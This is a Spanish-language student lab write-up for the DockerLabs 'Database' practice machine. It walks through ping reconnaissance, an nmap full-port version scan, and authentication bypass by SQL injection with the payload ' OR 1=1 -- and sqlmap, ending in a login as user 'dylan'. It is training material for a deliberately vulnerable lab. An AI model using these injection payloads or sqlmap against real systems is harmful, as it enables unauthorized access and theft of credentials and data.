LABORATORIO: DATABASE

ALUMNO: RICHARD GUERREROS GOMEZ

CARRERA : INGINIERIA DE CIBERSEGURIDAD

ELABORACION DE MAQUINA :DOCKERLABS

NOMBRE: DATABASE→ BASE DE DATOS


La máquina **DATABASE** en el laboratorio DockerLabs simula un servidor de base de datos en un entorno corporativo, con el fin de practicar habilidades clave en ciberseguridad. Permite configurar bases de datos, gestionar usuarios y permisos,

detectar vulnerabilidades como inyecciones SQL, y aplicar medidas de protección como cifrado y backups. También se analiza el tráfico, se monitorean logs y se simulan ataques para evaluar la seguridad del sistema.

Es fundamental para probar herramientas como **sqlmap, Nmap,** simulación de incidentes, contribuyendo al análisis, defensa y respuesta ante ciberataque

LEVANTAMOS LA MAQUINA VULENRABLE EN DOCKERLABS


DESCARGAMOS DOCKER EN NUESTRO KALI O PARROT DESCARGMOS Y LEVANTAMOS LA MAQUINA




ls :comando para enlistar todo lo que se encuentra en el directorio o carpeta

unzip: comando para descomprimir cualquier archivos **.zip**

LEVANTAMOS LA MAQUINA CON LOS COMANDOS



encendemos la maquina y nos deveria las una direcion ip de la maquina




con esto ya tendriamos todo listo para comenzar a nulnerar la maquina para ellos seguiremos unos procedimientos para ver tod l oque contiene la maquina victima

en otra terminal


🔐 primer paso: ETAPA DE RECONOCIMIENTO

`ping` envía un tipo de paquete llamado **ICMP Echo Request** (petición de eco). Este paquete se envía al objetivo (como un servidor o router), y si el objetivo está funcionando correctamente, debe responder con un **ICMP Echo Reply** (respuesta de eco).




podemso ve que si hay conectividad ahora aplicamos el segundo paso

📡 segundo paso 2: ESCANEO Y ENUMERACION



escaneo de version y tipo de servico que corre en cada puerto abierto



✅ Explicación básica paso a paso:

`sudo:` Ejecuta el comando como administrador (permite escaneo avanzado).

`nmap :` Es la herramienta que se usa para escanear redes y descubrir servicios.

`sV:` Detecta los servicios y sus versiones en los puertos abiertos (por ejemplo, Apache, MySQL, etc.).

- `p-:` Escanea **todos los puertos TCP** (del 0 al 65535), no solo los más comunes.

`10.88.0.3:` Es la dirección IP del **objetivo** que estás escaneando.


🎯 etapa 3. OBTENCION DE ACCESO

Objetivo: Explotar vulnerabilidades para acceder al sistema.

Métodos:

- Explotación de fallas en servicios.uso de comandos si la pagina no esta bien sanitizada
- Ataques a contraseñas (fuerza bruta)
- Vulnerabilidades web (SQLi, XSS, RCE).


herramientas : SQLMAP



¿Por qué estas cadenas (como `' OR 1=1 --`) funcionan y permiten entrar?

Estas cadenas funcionan porque **la aplicación web tiene una falla grave de seguridad**: **no valida ni protege correctamente lo que el usuario escribe** antes de enviarlo a la base de datos. Eso se llama:

> 🔥 Inyección SQL (SQL Injection)



como podemos ver con ese ataque de inyeccion sql ya podemos ingresar como el usuario dylan

o tambien podemos probar la herramienta de **sqlmap**

sqlmap es una herramienta **automática y de código abierto** para encontrar y explotar **vulnerabilidades de inyección SQL (SQL Injection)** en aplicaciones web.


¿Para qué sirve?


Detectar si una página web es vulnerable a SQL Injection.


Extraer datos de bases de datos vulnerables (usuarios, contraseñas, tablas, etc.).


Obtener acceso a la base de datos sin necesidad de conocer credenciales.

